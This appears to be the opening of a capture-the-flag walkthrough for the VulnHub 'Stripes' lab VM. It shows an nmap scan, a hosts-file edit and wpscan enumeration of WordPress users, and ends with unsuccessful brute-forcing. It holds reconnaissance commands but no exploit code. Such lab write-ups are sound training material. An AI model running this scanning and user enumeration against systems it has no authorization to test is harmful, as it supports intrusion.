
Stripes

Stripes is another great boot2root CTF challenge created by K.Jagdmann.
The aim of the machine is where we have to root the server and find the flag to complete the challenge.
The level of machine is easy to intermediate
you can get this VM from: https://www.vulnhub.com/entry/stripes-1,468/

Lets start by Information gathering.

Information Gathering


The IP of the machine is provided when the machine is started.



```
Arch Linux 5.5.13-arch2-1 (tty1)

IP:  192.168.56.143
STRIPES login: _
```

so the IP of target machine is 192.168.56.143

now we can run nmap scan to find open ports, services, version
nmap - A -p- 192.168.56.143 -o nmap.txt




```
  GNU nano 4.9.2                                                        nmap.txt
# Nmap 7.80 scan initiated Thu Jul  2 20:06:48 2020 as: nmap -A -p- -o nmap.txt 192.168.56.143
Nmap scan report for 192.168.56.143
Host is up (0.00071s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.43 ((Unix) PHP/7.4.4)
|_http-generator: WordPress 5.4
|_http-server-header: Apache/2.4.43 (Unix) PHP/7.4.4
|_http-title: BigCatWorld &#8211; NOT &quot;Just&quot; another WordPress site
MAC Address: 08:00:27:71:2D:73 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=7/2%OT=22%CT=1%CU=43867%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS:=5EFDF120%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=106%TI=Z%CI=Z%II=I%
OS:TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5
OS:=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=
OS:FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%
OS:A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S
OS:=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R
OS:=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N
OS:%T=40%CD=S)

                                [ File 'nmap.txt' is unwritable ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text
```

From the nmap scan there are two open ports
22 - ssh
80 - HTTP

Enumeration

For more detail we need to start enumeration against the host machine, therefore, we navigate to a web browser for exploring HTTP service.



192.168.56.143

Skip to the content

Search

BigCatWorldBigCatWorld

NOT "Just" another WordPress site

●●● Menu

- Privacy Policy
- Sample Page

Search

Search for: Search ... Search

Close search ✕

Close Menu ✕


- Privacy Policy
- Sample Page

Categories
Uncategorized

Hello you cool cats and kittens! :)


- Post author By wp-admin
- Post date April 13, 2020

After seeing the webpage it doesnt look like a complete or genuine webpage something is wrong. so after clicking every content displayed the webpage showed 404 not found. It seems that some of these links refer to a domain named Stripes instead of IP address. To correct this, we can manually add an entry to our hosts file:



```
  GNU nano 4.9.2                                              /etc/hosts
#127.0.0.1      localhost
127.0.1.1       parrot
192.168.56.136  raven.local
192.168.56.143  Stripes
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

now after reloading the webpage 192.168.56.143 the content displayed correctly.



NOT "Just" another WordPress site


UNCATEGORIZED

Hello you cool cats and kittens! :)

By wp-admin April 13, 2020 1 Comment Sticky post


Heyyy all you cool cats and kittens out there! It's me, Carole Baskin. For the purrrpose of this purrfect website, Joe and I have put our differences aside to bring you the furriest and fun-filled cat articles out there!!

Now we can see a wordpress page so its time to find out details regarding this webpage and also bruteforce if necessary. we will use wpscan to enumerate more.
so the command used were
wpscan --url http://192.168.56.143/wordpress -eu


Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Menu
wp-admin – BigCatWo...
[Oracle VM VirtualBox ...
[Stripes [Running] - Ora...
Parrot Terminal
[stripes (~/comp ctf wal...


```
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.143/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.4 identified (Insecure, released on 2020-03-31).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.56.143/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.4'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.56.143/wordpress/, Match: 'WordPress 5.4'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:02 <==============================================================> (10 / 10) 100.00% Time: 00:00:02

[i] User(s) Identified:

[+] wp-user
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] joem
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Thu Jul  2 20:21:58 2020
[+] Requests Done: 53
```

wpscan displayed two users wp-user and joem.
After spending lots of time in more enumeration and bruteforcing we weren't able to find anything.
